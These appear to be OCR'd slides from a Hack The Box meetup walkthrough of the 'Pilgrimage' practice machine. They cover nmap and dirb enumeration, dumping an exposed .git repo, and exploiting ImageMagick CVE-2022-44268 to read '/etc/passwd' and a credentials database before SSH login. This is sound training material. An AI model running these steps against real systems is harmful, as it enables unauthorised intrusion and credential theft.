
```
$ nmap -p- <ip-address>
```

Determine service/version information

```
$ nmap -sV <ip-address>
```

Script scan (default nmap scripts)

```
$ nmap -sC <ip-address>
```




#2 Forceful Browsing / Fuzzing / Web Enumeration

/etc/hosts file

- Add the domain **pilgrimage.htb** to the **/etc/hosts** file
- Overrides DNS resolution

```
$ echo pilgrimage.htb 10.10.11.XXX | sudo tee -a /etc/hosts
```

Inspect Web Application Functionality



Forceful Browsing

Enumerate and access resources that are not referenced by the application...

...but are still accessible.

Requirements

“Fuzzing” Tool

- dirbuster
- nikto
- dirb
- wfuzz
- ffuf
- gobuster
- feroxbuster

Wordlists

Located in

/usr/share/wordlists/

e.g. /usr/share/wordlists/dirb/common.txt

Fuzzing with dirb

```
$ dirb http://pilgrimage.htb /usr/share/dirb/wordlists/common.txt
```

Or just:

```
$ dirb http://pilgrimage.htb
```

#3 Source Code Analysis

Retrieve code from the exposed repository

```
$ git-dumper http://pilgrimage.htb sourcecode
```

```
git-dumper http://pilgrimage.htb/ ./pilgrimage_source

[-] Testing http://pilgrimage.htb/.git/HEAD [200]
[-] Testing http://pilgrimage.htb/.git/ [403]
[-] Fetching common files
[-] Fetching http://pilgrimage.htb/.gitignore [404]
[-] http://pilgrimage.htb/.gitignore responded with status code 404
<...SNIP...>
[-] Fetching http://pilgrimage.htb/.git/objects/50/210eb2a1620ef4c4104c16ee7fac16a2c83987 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/23/1150acdd01bbbef94dfb9da9f79476bfbb16fc [200]
[-] Fetching http://pilgrimage.htb/.git/objects/ca/d9dfca08306027b234ddc2166c838de9301487 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/88/16d69710c5d2ee58db84afa5691495878f4ee1 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/f1/8fa9173e9f7c1b2f30f3d20c4a303e18d88548 [200]
[-] Running git checkout .
```

Analyzing the Code

We identify the following:

- Execution of “magick” binary
- Persistence using a Database

```php
<?php
<...SNIP...>
      if(isset($_SESSION['user'])) {
        $db = new PDO('sqlite:/var/db/pilgrimage');
        $stmt = $db->prepare("INSERT INTO `images` (url,original,username) VALUES
(?,?,?)");
        $stmt->execute(array($upload_path,$_FILES["toConvert"]
["name"],$_SESSION['user']));
      }
      header("Location: /?message=" . $upload_path . "&status=success");
    }
    else {
      header("Location: /?message=Image shrink failed&status=fail");
    }
  }
  else {
```

#4 Exploitation: CVE-2022-44268

Looking into CVE-2022-44268

ImageMagick 7.1.0-49 is vulnerable to Information Disclosure. When it parses a PNG image (e.g., for resize), **the resulting image could have embedded the content of an arbitrary file** (if the magick binary has permissions to read it).

The PNG Image file format

```
+----------------------------+
|        PNG Signature       |  <-- Identifies the file as PNG (8 bytes)
+----------------------------+
|         IHDR Chunk         |  <-- Image Header (metadata: width, height, etc.)
+----------------------------+
|     Ancillary Chunks       |  <-- Optional metadata, e.g., text, gamma
| (e.g., tEXt, gAMA, pHYs)   |
+----------------------------+
|       IDAT Chunk(s)        |  <-- Image data (may have multiple chunks)
+----------------------------+
|         IEND Chunk         |  <-- Marks the end of the file
+----------------------------+
```

PNG Chunk Structure

Length	Chunk Type	Data	CRC
(4 bytes)	(4 bytes)	(variable)	(4 bytes)

Length	Chunk Type	Data	CRC
(4 bytes)	(4 bytes)		(4 bytes)
13	tEXt	"Author\0John Doe"	0xAABBCCDD

CVE-2022-44268

The exploitation path consists of crafting a malicious PNG file with a tEXT chunk containing a profile attribute referencing a local file.

When the tool is used to convert, modify, or otherwise process the image, the contents of the referenced files are then embedded into the new image.

```
git clone https://github.com/voidz0r/CVE-2022-44268.git

cd CVE-2022-44268

cargo run "/etc/passwd"
```

Final Steps

- Retrieve sqlite DB file
- Look for sensitive data in the DB tables
- Identify credentials in the user table
- Login via SSH to the target machine

Thanks for your Participation !
You did Awesome !!!

Check out the Meetup Page for next events.

ANY VENUE SPONSORS FOR 2025?

HACKTHEBOX